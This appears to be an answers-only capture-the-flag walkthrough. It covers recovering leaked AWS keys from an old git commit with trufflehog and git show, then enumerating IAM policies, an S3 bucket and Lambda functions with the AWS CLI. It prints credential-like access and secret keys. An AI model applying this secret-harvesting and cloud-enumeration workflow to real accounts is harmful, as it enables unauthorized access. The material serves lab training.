# Objective: Recover the Cloud Ring—Answers Only

The terminal leads you through the commands you need, so there will not be much explanation given here. The commands and links from the terminal are supplied in case you get stuck.  
Text

Description automatically generated

### Configure the aws cli credentials

The credentials are given in the terminal:  
access key: AKQAAYRKO7A5Q5XUY2IY  
secret key: qzTscgNdcdwIo/soPKPoJn9sBrl5eMQQL19iO5uf  
region: us-east-1 .  
<https://docs.aws.amazon.com/cli/latest/userguide/cli-configure-quickstart.html#cli-configure-quickstart-config>

A screenshot of a computer

Description automatically generated with medium confidence

### Use aws sts

The commands are  
aws sts help  
aws sts get-caller-identity  
Text

Description automatically generated  
<https://awscli.amazonaws.com/v2/documentation/api/latest/reference/sts/index.html>

### Trufflehog Search

### Answer

Trufflehog finds a string, AKIAAIDAYRANYAHGQOHD, that could be a key.  
A screenshot of a computer

Description automatically generated

The hint, Checkout Old Commits, suggests we use the command  
git checkout <commitNumberHere>, but I find git show <commitNumberHere> to be easier.  
To do that, we clone the repo with  
git clone <https://haugfactory.com/asnowball/aws_scripts.git>  
git show 106d33e1ffd53eea753c1365eafc6588398279b5

Text

Description automatically generated

There are keys.  
aws\_access\_key\_id="AKIAAIDAYRANYAHGQOHD" aws\_secret\_access\_key="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"

The file that contains them is put\_policy.py, so enter that into the objective.

## Exploitation via the AWS CLI

The terminal leads you through this challenge, although you do have to read the reference URLs carefully. Therefore, other than the starting configuration, I’ll just give you the questions and answers.

Text

Description automatically generated

A screenshot of a computer

Description automatically generated  
<https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html>   
aws iam list-attached-user-policies --user-name haug

Graphical user interface, text

Description automatically generated  
<https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html>   
aws iam get-policy --policy-arn arn:aws:iam::602123424321:policy/TIER1\_READONLY\_POLICY

Graphical user interface, text, application


Description automatically generated  
aws iam get-policy-version --policy-arn arn:aws:iam::602123424321:policy/TIER1\_READONLY\_POLICY --version-id v1

Graphical user interface, text, application

Description automatically generated  
aws iam list-user-policies --user-name haug

A screenshot of a computer

Description automatically generated  
<https://awscli.amazonaws.com/v2/documentation/api/latest/reference/s3api/index.html>   
aws s3api list-objects --bucket smogmachines3

  
<https://awscli.amazonaws.com/v2/documentation/api/latest/reference/lambda/index.html>   
aws lambda list-functions

A screenshot of a computer

Description automatically generated with medium confidenceaws lambda get-function-url-config --function-name smogmachine\_lambda

The URL we recover just prints an AWS error message. It would be nice to have something we could show off to prove our hacking prowess; this nifty ring will have to be enough.

A picture containing text, device

Description automatically generated